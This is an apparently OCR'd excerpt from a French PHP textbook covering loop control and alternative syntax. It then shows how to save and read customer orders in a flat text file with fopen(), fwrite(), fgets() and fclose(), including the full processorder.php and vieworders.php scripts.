Le dernier type de boucle qu'il nous reste à étudier a un comportement légèrement différent. La structure générale d'une boucle `do…while` est la suivante :

```
do
  expression;
while( condition );
```

Une boucle `do…while` diffère d'une boucle `while` en ce que sa condition est testée à la fin de chaque itération. Il s'ensuit que dans une boucle `do…while` l'instruction ou le bloc formant le corps de la boucle est systématiquement exécuté une fois au moins.

Dans l'exemple qui suit, où la condition se révèle fausse d'emblée et ne peut jamais être vraie, la boucle est exécutée une première fois avant que la condition ne soit évaluée et que l'exécution de la boucle prenne fin :

```
$nbre = 100;
do
{
  echo $nbre . '<BR />';
}
while ($nbre < 1 );
```

Interruption de l'exécution d'une structure de contrôle ou d'un script

Pour interrompre l'exécution d'un morceau de code, trois approches sont envisageables, selon l'effet recherché.

Pour arrêter l'exécution d'une boucle, vous pouvez utiliser l'instruction `break`, comme nous l'avons déjà fait dans la section traitant de la structure `switch`. Lorsqu'une instruction `break` est insérée dans une boucle, l'exécution du script se poursuit à la ligne du script qui suit la boucle.

Pour interrompre l'exécution d'une itération d'une boucle et passer directement à l'itération suivante, vous pouvez employer l'instruction `continue`.

Pour interrompre définitivement l'exécution d'un script PHP, vous pouvez utiliser l'instruction `exit`. Celle-ci est particulièrement utile lors du traitement des erreurs. L'exemple donné plus haut pourrait ainsi être modifié de la manière suivante :

```
if( $qte_totale == 0)
{
  echo 'Votre commande ne contient aucun article !<br>';
  exit;
}
```

L'appel de la fonction `exit` empêche l'interpréteur PHP d'exécuter le reste du script.

Employer l'autre syntaxe des structures de contrôle

Pour toutes les structures de contrôle que nous avons examinées, il existe une syntaxe alternative. Elle consiste à remplacer l'accolade ouvrante (`{`) par un signe deux points (`:`) et l'accolade fermante par un nouveau mot-clé, qui sera `endif`, `endswitch`, `endwhile`, `endfor` ou `endforeach`, selon la structure de contrôle utilisée. Aucune syntaxe alternative n'est proposée pour les boucles `do...while`.

Par exemple, le code suivant :

```
if( $qte_totale == 0)
{
  echo 'Votre commande ne contient aucun article !<br />';
  exit;
}
```

pourrait être converti dans cette nouvelle syntaxe en utilisant les mots-clés `if` et `endif` :

```
if( $qte_totale == 0):
  echo 'Votre commande ne contient aucun article !<br />';
  exit;
endif;
```

Utiliser *declare*

Une autre structure de contrôle de PHP, la structure `declare`, n'est pas utilisée aussi fréquemment pour la programmation quotidienne que ne le sont les autres structures. La forme générale de cette structure de contrôle est la suivante :

```
declare (directive)
{
// bloc
}
```

Cette structure sert à définir des directives d'exécution pour le bloc de code – autrement dit, des règles spécifiant de quelle manière le code qui suit doit être exécuté. Actuellement, seule une directive d'exécution, appelée `ticks`, a été implémentée. Elle se définit en insérant la directive `ticks=`*n* et vous permet d'exécuter une fonction spécifique toutes les *n* lignes dans le bloc de code, ce qui est principalement utile pour le profilage et le débogage.

La structure de contrôle `declare` n'est mentionnée ici que par souci d'exhaustivité. Nous présenterons quelques exemples concernant l'utilisation des fonctions `tick` aux Chapitres 23 et 24.

Prochaine étape : enregistrement de la commande du client

Vous savez à présent recevoir et manipuler la commande d'un client. Au cours du prochain chapitre, nous verrons comment enregistrer cette commande de sorte à pouvoir la retrouver et la traiter ultérieurement.

2

Stockage et récupération des données

Maintenant que vous savez accéder aux données saisies dans un formulaire HTML et manipuler ces données, nous pouvons examiner les moyens de stockage de ces informations qui permettent de les retrouver et de les utiliser ultérieurement. Dans notre exemple, les commandes passées en ligne par les clients doivent être enregistrées, de sorte à pouvoir les traiter et les satisfaire ultérieurement.

Dans ce chapitre, nous verrons comment, dans le contexte de l'exemple précédent, écrire dans un fichier la commande transmise par un client et comment la lire ensuite à partir de ce fichier. Nous verrons également qu'un tel stockage ne constitue pas toujours une bonne solution. Si le nombre de commandes est élevé, l'emploi d'un système de gestion de base de données comme MySQL devient indispensable.

Stockage des données en vue d'un usage ultérieur

Deux modes de stockage des données sont envisageables : dans des fichiers "plats" ou dans une base de données.

Un fichier plat peut être enregistré sous de nombreux formats. En général, toutefois, l'expression "fichier plat" désigne un simple fichier texte. Dans notre exemple, nous écrirons les commandes client dans un fichier texte, à raison d'une commande par ligne.

Ce mode de stockage est très simple à mettre en œuvre mais se révèle assez limité, comme nous le verrons un peu plus loin dans ce chapitre. Si les informations à traiter atteignent un certain volume, l'usage d'une base de données est fortement recommandé. Les fichiers plats restent néanmoins très utiles dans certaines situations et méritent que vous sachiez les manipuler.

L'écriture et la lecture dans des fichiers s'effectuent quasiment de la même manière dans tous les langages de programmation. Si vous connaissez un peu la programmation C ou les scripts shell Unix, les principes décrits ici vous seront donc très familiers.

Stockage et récupération des commandes de Bob

Dans ce chapitre, nous considérerons une version légèrement modifiée du formulaire de commande examiné dans le premier chapitre. Nous partirons de ce formulaire et du code PHP que nous avons écrit pour traiter les données entrées par les clients.


INFO

Vous trouverez tous les scripts HTML et PHP utilisés dans ce chapitre dans le répertoire *chapitre 02* à télécharger sur le site Pearson.

Nous avons modifié le formulaire pour lui ajouter un champ permettant de saisir l'adresse de livraison du client (voir Figure 2.1).

Figure 2.1

Dans cette version du formulaire de commande de l'entreprise de Bob, un champ supplémentaire est proposé pour la saisie de l'adresse de livraison.



Le champ de formulaire pour l'adresse de livraison s'appelle `adresse :`, vous pouvez donc accéder à sa valeur *via* `$ REQUEST['adresse']`, `$ POST['adresse']` ou `$ GET['adresse']`, selon la méthode de soumission du formulaire (pour plus d'informations, consultez le Chapitre 1). Nous écrirons dans le même fichier chaque nouvelle commande transmise par un client. Puis nous construirons une interface web grâce à laquelle l'équipe de Bob pourra visualiser les commandes reçues.

Présentation des fonctions de traitement des fichiers

L'écriture dans un fichier s'effectue en trois étapes :

1. Ouverture du fichier. Si le fichier n'existe pas encore, il doit être créé.
2. Écriture des données dans le fichier.
3. Fermeture du fichier.

De la même manière, la lecture des données d'un fichier s'effectue en trois étapes :

1. Ouverture du fichier. Si l'ouverture du fichier se révèle impossible (par exemple parce que le fichier n'existe pas), nous devons le détecter et interrompre correctement le processus engagé.
2. Lecture des données dans le fichier.
3. Fermeture du fichier.

Lors de la lecture de données dans un fichier, vous pouvez préciser la proportion du fichier qui sera lue à chaque opération de lecture. Nous allons décrire en détail les différentes possibilités qui se présentent.

Pour l'instant, commençons par ouvrir un fichier.

Ouverture d'un fichier

En PHP, l'ouverture d'un fichier s'effectue au moyen de la fonction `fopen()`. Lors de l'ouverture d'un fichier, vous devez spécifier *le mode d'ouverture*, c'est-à-dire la manière dont vous voulez l'utiliser.

Modes d'ouverture des fichiers

Lorsque vous ouvrez un fichier, vous devez vous prononcer sur trois points :

1. Vous avez la possibilité d'ouvrir un fichier en lecture seule, en écriture seule, ou bien encore en lecture et en écriture.
2. Pour écrire des données dans le fichier, vous pouvez soit remplacer le contenu existant par vos nouvelles données ("écraser" le contenu), soit ajouter les nouvelles données à la suite du contenu existant. Vous pourriez également souhaiter terminer votre programme de manière contrôlée au lieu d'écraser un fichier si le fichier existe déjà.
3. Si vous écrivez un fichier dans un système qui différencie les fichiers binaires des fichiers texte, vous devez spécifier le type souhaité pour votre fichier.

La fonction `fopen()` permet de spécifier vos choix concernant ces trois points.

Utilisation de *fopen()* pour ouvrir un fichier

Supposons que nous voulions enregistrer une commande client dans le fichier regroupant les commandes de l'entreprise de Bob. Nous pouvons ouvrir ce fichier en écriture de la manière suivante :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'w');
```

Lorsqu'elle est invoquée, la fonction `fopen()` attend deux, trois ou quatre paramètres. Le plus souvent, vous n'en donnerez que deux, comme dans la ligne de code précédente.

Le premier paramètre est le nom du fichier à ouvrir. Ce nom peut éventuellement contenir un chemin d'accès, comme dans l'instruction précédente (le fichier `orders.txt` est enregistré dans le répertoire `orders`). Nous avons utilisé la variable prédéfinie de PHP `$ SERVER['DOCUMENT ROOT']` mais, comme il est peu pratique de manipuler des variables aux noms longs, nous lui avons attribué un nom abrégé.

Cette variable pointe sur la racine de l'arborescence des documents du serveur web. La paire de points ("`..`") signifie "le répertoire père du répertoire racine des documents" : ce répertoire est donc situé à l'extérieur de l'arborescence des documents pour des raisons de sécurité. En effet, ce fichier doit demeurer inaccessible à partir du Web, sauf par le biais de l'interface que nous allons fournir à cet effet. Un tel chemin d'accès est qualifié de *relatif*, parce qu'il décrit un emplacement dans le système de fichier par rapport à la racine de l'arborescence des documents.

Puisque nous préférons utiliser le style abrégé pour le référencement des variables, il nous faut ajouter la ligne suivante au début de notre script :

```
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
```

pour copier le contenu de la variable exprimée dans le style long dans une variable au nom abrégé.

De la même façon que nous disposons de plusieurs possibilités pour accéder à des données de formulaire, il y a différentes possibilités pour accéder aux variables prédéfinies du serveur. Selon la configuration de votre serveur, vous pouvez désigner la racine de l'arborescence des documents par *:*

- `$ SERVER['DOCUMENT ROOT']`
- `$DOCUMENT ROOT`
- `$HTTP SERVER VARS['DOCUMENT ROOT']`

Comme pour les données de formulaire, nous conseillons d'utiliser le premier style.

Il est également possible d'indiquer un chemin d'accès *absolu*, c'est-à-dire partant du répertoire racine (`/` dans un système Unix et généralement `C:\` dans un système

Windows). Sur notre serveur Unix, ce chemin serait de la forme `/home/book/orders`. Le problème de cette approche, surtout si vous faites héberger votre site sur le serveur d'un tiers, est que le chemin absolu peut changer. Nous l'avons appris à nos dépens lorsque les administrateurs système ont décidé de modifier la structure des répertoires sans crier gare et qu'il nous a fallu précipitamment changer les chemins absolus dans un grand nombre de scripts.

Lorsque aucun chemin d'accès n'est spécifié, le fichier est créé ou recherché dans le même répertoire que celui contenant le script. Ce comportement peut toutefois différer si PHP est exécuté par le biais d'un wrapper CGI ; il dépend aussi de la configuration du serveur.

Dans un environnement Unix, vous devez utiliser des barres obliques (`/`) dans les chemins d'accès aux répertoires tandis que, sur une plate-forme Windows, vous pouvez aussi bien employer des barres obliques que des barres obliques inversées (`\`). Si vous utilisez des barres obliques inverses lors d'un appel à `fopen`, vous devez les "protéger" pour qu'elles soient correctement interprétées. Pour cela, il suffit de doubler les barre obliques inverses, comme ici :

```
$fp = fopen("$DOCUMENT_ROOT\\..\\orders\\orders.txt", 'w');
```

Très peu de gens utilisent des barres obliques inverses (pour faire court, on les appelle souvent *antislashes*) pour spécifier des chemins d'accès en PHP car le code qui en résulte ne pourrait s'exécuter que sur Windows. Si vous utilisez des barres obliques, au contraire, votre code fonctionnera sans modification aussi bien sur des ordinateurs Windows qu'Unix.

Le deuxième paramètre à passer à la fonction `fopen()` est le mode d'ouverture du fichier, qui doit être spécifié sous la forme d'une chaîne. Celui-ci indique l'usage prévu pour le fichier. Dans l'exemple considéré ici, nous avons utilisé la valeur `'w'`, ce qui signifie que le fichier doit être ouvert en écriture. Le Tableau 2.1 récapitule les différents modes d'ouverture disponibles.

Tableau 2.1 : Récapitulatif des différents modes d'ouverture d'un appel à *fopen*

Mode	*Nom du mode*	*Signification*
`r`	Lecture	Le fichier est ouvert en lecture, à partir de son début.
`r+`	Lecture	Le fichier est ouvert en lecture et en écriture, à partir de son début.
`w`	Écriture	Le fichier est ouvert en écriture, à partir de son début. Si le fichier existe déjà, son contenu est écrasé. Dans le cas contraire, le fichier est créé.

Tableau 2.1 : Récapitulatif des différents modes d'ouverture d'un appel à *fopen (suite)*

Mode	*Nom du mode*	*Signification*
`w+`	Écriture	Le fichier est ouvert en écriture et en lecture, à partir de son début. Si le fichier existe déjà, son contenu est écrasé. Dans le cas contraire, le fichier est créé.
`x`	Écriture prudente	Le fichier est ouvert en écriture, à partir de son début. Si le fichier existe déjà, il n'est pas ouvert : `fopen()` renvoie `false` et PHP produit un avertissement.
`x+`	Écriture prudente	Le fichier est ouvert en écriture et en lecture, à partir de son début. Si le fichier existe déjà, il n'est pas ouvert : `fopen()` renvoie `false` et PHP produit un avertissement.
`a`	Ajout	Le fichier est ouvert en ajout (écriture) uniquement, en commençant à la fin du contenu existant. Si le fichier n'existe pas, PHP tente de le créer.
`a+`	Ajout	Le fichier est ouvert en ajout (écriture) et lecture, en commençant à la fin du contenu existant. Si le fichier n'existe pas, PHP tente de le créer.
`b`	Binaire	Utilisé en conjonction avec l'un des autres modes d'ouverture dans les systèmes de fichiers faisant la distinction entre les fichiers binaires et les fichiers texte (c'est le cas des systèmes Windows, mais pas d'Unix). Les développeurs PHP recommandent d'utiliser toujours cette option pour une portabilité optimale. Il s'agit du mode par défaut.
`t`	Texte	Utilisé en conjonction avec l'un des autres modes. Il n'est proposé en option que sur les systèmes Windows et nous déconseillons de l'utiliser, sauf avant d'avoir porté votre code pour qu'il fonctionne avec l'option `b`.

Le choix du mode d'ouverture dépend de la manière dont le système doit être utilisé. Dans l'exemple donné ici, le choix du mode `"w"` implique que le fichier ne pourra contenir qu'une seule commande client à la fois : à chaque entrée d'une nouvelle commande, la commande existante sera effacée et remplacée par la nouvelle. Ce choix n'est évidemment pas le plus judicieux et le mode `"a"` apparaît plus approprié (avec le mode binaire, selon la recommandation) :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'ab');
```

Le troisième paramètre de `fopen()` est facultatif. Il permet de rechercher un fichier dans la liste des répertoires indiquée par `include path` (qui est définie dans la configuration

de PHP ; voir l'Annexe A). Pour effectuer une telle recherche, le troisième paramètre doit valoir 1. Si vous demandez à PHP de se servir de la valeur du paramètre `include path`, il est inutile de fournir un nom de répertoire ou un chemin d'accès :

```
$fp = fopen('orders.txt', 'ab', true);
```

Le quatrième paramètre est également facultatif. La fonction `fopen()` permet aux noms de fichiers d'être préfixés avec un protocole (comme `http://`) et ouverts à un emplacement distant. Certains protocoles autorisent un paramètre supplémentaire. Nous traiterons de cet usage de la fonction `fopen()` dans les sections suivantes de ce chapitre.

Si `fopen()` réussit à ouvrir le fichier, elle renvoie une ressource qui est un descripteur du fichier et qui doit être enregistré dans une variable (`$fp` dans le cas présent). Cette variable permet ensuite d'accéder au fichier pour y lire ou y écrire des données.

Ouverture de fichiers *via* FTP ou HTTP

De la même manière que vous pouvez ouvrir des fichiers locaux en lecture ou en écriture, `fopen()` vous permet d'ouvrir des fichiers *via* FTP (*File Transfer Protocol*) ou HTTP (*Hyper Text Transfer Protocol*). Vous pouvez empêcher cette fonctionnalité en désactivant la directive `allow url fopen` dans le fichier *php.ini*. Si vous rencontrez des problèmes pour ouvrir les fichiers distants avec `fopen()`, vérifiez votre fichier *php.ini*.

Lorsque le nom de fichier utilisé commence par `ftp://`, une connexion FTP en mode passif est ouverte sur le serveur indiqué et `fopen()` renvoie un pointeur sur le début du fichier.

Lorsque le nom de fichier utilisé commence par `http://`, une connexion HTTP est ouverte sur le serveur indiqué et `fopen()` renvoie un pointeur sur la réponse fournie. Si vous utilisez le mode HTTP avec d'anciennes versions de PHP, vous devez terminer les noms de répertoires par des barres obliques, comme ici :

```
http://www.example.com/
```

N'écrivez pas :

```
http://www.example.com
```

Avec cette dernière formulation (sans barre oblique finale), le serveur web effectuera normalement une redirection HTTP de sorte à vous renvoyer vers la première adresse (avec la barre oblique finale). Faites l'essai avec votre navigateur.

Notez bien que la casse (l'usage de minuscules/majuscules) n'a pas d'importance dans les noms de domaines mais peut en avoir dans les noms et chemins d'accès des fichiers.

Problèmes d'ouverture de fichiers

Une des erreurs les plus fréquemment commises à l'ouverture des fichiers consiste à essayer d'ouvrir un fichier sans bénéficier de la permission adéquate. Cette erreur survient couramment sur les systèmes d'exploitation de type Unix, mais vous pouvez également la voir apparaître occasionnellement sous Windows. Dans une telle situation d'erreur, PHP envoie un avertissement comme celui de la Figure 2.2.




Figure 2.2

PHP affiche un avertissement explicite lorsque l'ouverture d'un fichier est impossible.

Face à une telle erreur, vous devez vérifier que l'utilisateur sous le compte duquel le script s'exécute bénéficie des permissions d'accès adéquates pour le fichier à utiliser. Selon la manière dont est configuré votre serveur, le script peut être exécuté sous le compte du serveur web ou sous celui du propriétaire du répertoire contenant le script.

Dans la plupart des systèmes, les scripts sont exécutés sous le compte du serveur web. Si, par exemple, votre script est placé dans le répertoire *~/public_html/chapitre02/* d'un système Unix, vous pouvez créer un répertoire accessible à tout le monde en écriture afin d'y stocker la commande :

```
mkdir ~/orders
chmod 777 ~/orders
```

Gardez bien à l'esprit le danger que constituent les répertoires et les fichiers dans lesquels tout le monde peut écrire. Vous devez impérativement éviter d'autoriser l'écriture dans des répertoires directement accessibles à partir du Web. C'est pour cette raison que, dans l'exemple décrit ici, le répertoire `orders` se situe à deux sous-répertoires en amont, sous le répertoire *public_html*. Nous aborderons plus en détail cet aspect de la sécurité au Chapitre 13.

Si un mauvais paramétrage des permissions d'accès constitue l'erreur la plus commune lors de l'ouverture d'un fichier, d'autres erreurs peuvent également être commises. Lorsqu'un fichier ne peut pas être ouvert, il est capital que vous en soyez informé, pour éviter de tenter d'y lire ou d'y écrire des données.

Lorsque l'appel de la fonction `fopen()` échoue, celle-ci renvoie la valeur `false`. Vous pouvez alors traiter l'erreur survenue avec plus de convivialité en supprimant le message d'erreur PHP et en produisant votre propre message d'erreur :

```
@ $fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'ab');

  if (!$fp)
  {
    echo '<p><strong>Nous ne pouvons pas traiter votre commande ' .
         'pour le moment. Réessayez plus tard.</strong></p>' .
         '</body></html>';
    exit;
}
```

La présence du symbole `@` avant l'appel de la fonction `fopen()` informe PHP qu'il doit supprimer toute erreur produite par l'appel à la fonction. Il est généralement préférable d'être informé lorsqu'un problème survient mais, dans le cas présent, nous nous occuperons des erreurs à un autre endroit du script.

Cette ligne peut également être écrite de la manière suivante :

```
$fp = @fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'a');
```

Mais cette formulation rend moins évident le recours à l'opérateur de suppression des erreurs.

La méthode décrite ici est un moyen très simple de gérer les erreurs. Nous présenterons une méthode plus élégante au Chapitre 7. Chaque chose en son temps.

L'instruction `if` teste la variable `$fp` pour déterminer si l'appel à `fopen` a renvoyé un descripteur de fichier valide. Si ce n'est pas le cas, elle affiche un message d'erreur et interrompt l'exécution du script. La page se terminant alors à ce stade, nous avons inclus les balises de fermeture HTML appropriées de manière à produire un code HTML valide.

Avec cette dernière approche, le résultat obtenu à l'exécution du script est celui de la Figure 2.3.




Figure 2.3

Pour plus de convivialité, vous pouvez afficher vos propres messages d'erreur à la place des avertissements produits par PHP.

Écriture dans un fichier

L'écriture dans un fichier est une opération assez simple à réaliser en PHP. Vous pouvez utiliser l'une ou l'autre des fonctions `fwrite()` et `fputs()` ; la seconde est un alias de la première. Dans notre exemple, l'appel à `fwrite()` peut s'effectuer de la manière suivante :

```
fwrite($fp, $chaine_sortie);
```

Cette instruction demande à l'interpréteur PHP d'écrire la chaîne stockée dans la variable `$chaine sortie` dans le fichier décrit par `$fp`.

La fonction `file put contents()` est une alternative à `fwrite()`. Elle possède le prototype suivant :

```
int file_put_contents ( string nomfichier,
                        string donnees
                        [, int drapeaux
                        [, resource contexte]])
```

Cette fonction écrit la chaîne contenue dans *`donnees`* dans le fichier *`nomfichier`* sans requérir d'appel à la fonction `fopen()` (ni `fclose()`). Cette fonction est apparue avec PHP5, tout comme `file get contents()` que nous présenterons bientôt. Les paramètres facultatifs *`drapeaux`* et *`contexte`* sont le plus souvent utilisés lors de l'écriture vers des fichiers distants en utilisant par exemple HTTP ou FTP (nous présenterons ces fonctions au Chapitre 18).

Paramètres de la fonction *fwrite()*

La fonction `fwrite()` prend trois paramètres, le troisième étant facultatif. Le prototype de `fwrite()` est le suivant :

```
int fputs(resource descripteur, string chaîne[, int longueur]);
```

Le troisième paramètre, *longueur*, indique le nombre maximal d'octets à écrire. Lorsque ce paramètre est fourni, la fonction `fwrite()` écrit le contenu de *chaîne* dans le fichier décrit par *descripteur*, jusqu'à atteindre la fin de la chaîne ou jusqu'à avoir écrit le nombre d'octets spécifié dans *longueur*.

Vous pouvez connaître la longueur d'une chaîne en utilisant la fonction intégrée `strlen()` de PHP, comme ceci :

```
fwrite($fp, $chaine_sortie, strlen($chaine_sortie));
```

Vous pouvez utiliser ce troisième paramètre lors de l'écriture en mode binaire, car il permet d'éviter certains problèmes de compatibilité entre les plates-formes.

Formats de fichiers

Lors de la création d'un fichier de données comme celui que nous avons créé dans notre exemple, le choix du format de stockage des données vous appartient (bien sûr, si vous prévoyez d'utiliser le fichier de données avec une autre application, vous devez en tenir compte dans votre choix).

Construisons une chaîne représentant un enregistrement dans notre fichier de données. Nous pouvons procéder comme ceci :

```
$chaine_sortie = "$date\t$qte_pneus pneus\t$qte_huiles bidons " .
                 "d'huile\t$qte_bougies bougies\t$montant_total €\t" .
                 "$adresse\n";
```

Dans cet exemple simple, chaque commande est stockée dans une ligne distincte du fichier des commandes. L'écriture d'un enregistrement par ligne nous permet en effet d'utiliser un séparateur d'enregistrement simple : le caractère de nouvelle ligne. Les caractères de nouvelle ligne sont invisibles et sont représentés par la séquence `"\n"`.

Pour chaque nouvelle commande, les champs de données sont écrits dans le même ordre et sont distingués les uns des autres par le caractère de tabulation, représenté par la séquence `"\t"`. Mieux vaut choisir un délimiteur de champ qui facilite ensuite la récupération des données.

Le séparateur ou délimiteur doivent être des caractères peu susceptibles d'être contenus dans les données entrées, faute de quoi nous devrions traiter ces données pour retirer ou protéger toutes les instances du délimiteur. Nous reviendrons sur le traitement des données fournies en entrée au Chapitre 4. Pour l'heure, nous supposerons qu'aucun client n'a introduit de tabulation au cours de sa saisie dans le formulaire de commande.

Il est difficile, mais pas impossible, qu'un utilisateur d'un formulaire HTML insère une tabulation ou un saut de ligne dans un champ de saisie HTML d'une seule ligne.

En utilisant un séparateur de champ spécial, nous pourrons par la suite scinder plus facilement les données en variables distinctes lorsque nous voudrons récupérer les données contenues dans le fichier. Nous reviendrons sur ce point au Chapitre 3. Pour l'instant, nous nous contenterons de traiter chaque commande comme une chaîne d'un seul tenant.

Le Listing 2.1 donne un exemple du contenu du fichier *orders.txt* après l'écriture de quelques commandes.

Listing 2.1 : *orders.txt* — Exemple de contenu possible

```
20:30, le 31-03 4 pneus  1 bidons d'huile 6 bougies  434.00 €  22 rue de la pompe, Paris
20:42, le 31-03 1 pneus  0 bidons d'huile 0 bougies  100.00 €  33 grande rue, Toulouse
20:43, le 31-03 0 pneus  1 bidons d'huile 4 bougies   26.00 €  27 rue des acacias, Bordeaux
```

Fermeture d'un fichier

Lorsque vous en avez fini avec un fichier, vous devez le fermer au moyen de la fonction `fclose()` :

```
fclose($fp);
```

La fonction `fclose()` renvoie la valeur `true` si la fermeture du fichier a réussi, ou `false` en cas d'échec. Le risque d'échec étant moins grand pour une opération de fermeture de fichier que pour une opération d'ouverture, nous avons choisi ici de ne pas vérifier cette opération.

Le listing complet de la version finale de *processorder.php* est présenté dans le Listing 2.2.

Listing 2.2 : *processorder.php* — Version finale du script de traitement des commandes

```
<?php
  // Crée des noms de variables abrégées
  $qte_pneus = $_POST['qte_pneus'];
  $qte_huiles = $_POST['qte_huiles'];
  $qte_bougies = $_POST['qte_bougies'];
  $adresse = $_POST['adresse'];

  $DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
  <title>Le garage de Bob - Résultats de la commande</title>
</head>
<body>
```

```
<h1>Le garage de Bob</h1>
<h2>Résultats de la commande</h2>
<?php
  $date = date('H:i, \l\e j-m-Y');
  echo '<p>Commmande traitée à ';
  echo $date;
  echo '</p>';

  echo '<p>Récapitulatif de votre commande :</p>';

  $qte_totale = 0;
  $qte_totale = $qte_pneus + $qte_huiles + $qte_bougies;
  echo 'Articles commandés : '. $qte_totale . '<br />';

  if( $qte_totale == 0)
  {
  echo "Vous n'avez rien commandé !<br />";
  }
  else
  {
    if ( $qte_pneus > 0 )
      echo $qte_pneus . ' pneus<br />';
    if ( $qte_huiles > 0 )
      echo $qte_huiles . " bidons d'huile<br />";
    if ( $qte_bougies > 0 )
      echo $qte_bougies .' bougies<br />';
  }

  $montant_total = 0.00;

  define('PRIX_PNEUS', 100);
  define('PRIX_HUILES', 10);
  define('PRIX_BOUGIES', 4);

  $montant_total = $qte_pneus * PRIX_PNEUS
                 + $qte_huiles * PRIX_HUILES
                 + $qte_bougies * PRIX_BOUGIES;

  $montant_total = number_format($montant_total, 2, '.', ' ');

  echo '<p>Total de la commande : ' . $montant_total . '</p>';
  echo '<p>Adresse de livraison : ' . $adresse . '</p>';

  $chaine_sortie = "$date\t$qte_pneus pneus\t$qte_huiles bidons " .
                 "d'huile\t$qte_bougies bougies\t$montant_total €\t" .
                 "$adresse\n";

  // Ouverture du fichier en mode ajout
  @ $fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'ab');

  if (!$fp)
  {
    echo '<p><strong>Nous ne pouvons pas traiter votre commande ' .
         'pour le moment. Réessayez plus tard.</strong></p>' .
         '</body></html>';
    exit;
```

```
  }

  fwrite($fp, $chaine_sortie, strlen($chaine_sortie));
  fclose($fp);

  echo '<p>Commande sauvegardée.</p>';
?>
</body>
</html>
```

Lecture dans un fichier

À ce stade de notre projet modèle, les clients de Bob peuvent transmettre leurs commandes *via* le Web, mais pour que les employés puissent traiter ces commandes ils doivent pouvoir ouvrir les fichiers qui les contiennent. Nous allons donc créer une interface web qui permettra aux employés de lire facilement ces fichiers. Le code de cette interface est présenté dans le Listing 2.3.

Listing 2.3 : *vieworders.php* — Interface web pour l'ouverture et la lecture des fichiers

```
<?php
  //création du nom de variable abrégé
  $DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
  <title>Le garage de Bob - Commandes des clients</title>
</head>
<body>
<h1>Le garage de Bob</h1>
<h2>Commandes des clients</h2>
<?php
  @$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'rb');

   if (!$fp)
   {
     echo '<p><strong>Aucune commande en attente.'
         . 'Essayez plus tard.</strong></p>';
     exit;
   }

   while (!feof($fp))
   {
      $commande = fgets($fp, 999);
      echo $commande .'<br />';
   }

   fclose($fp);
?>
</body>
</html>
```

Ce script met en œuvre la série d'opérations évoquée précédemment : ouverture du fichier, lecture dans le fichier et fermeture du fichier. Son exécution avec le fichier de données décrit dans le Listing 2.1 produit le résultat montré à la Figure 2.4.

Figure 2.4

L'exécution du script vieworders.php *affiche dans la fenêtre du navigateur web toutes les commandes enregistrées dans le fichier* orders.txt.

Examinons en détail les différentes fonctions utilisées dans ce script.

Ouverture d'un fichier en lecture : *fopen()*

Là aussi, l'ouverture du fichier s'effectue au moyen de la fonction `fopen()`. Dans ce cas, toutefois, on utilise le mode `"rb"` pour indiquer à PHP que le fichier doit être ouvert en lecture seule :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'rb');
```

Détermination du moment où doit s'arrêter la lecture : *feof()*

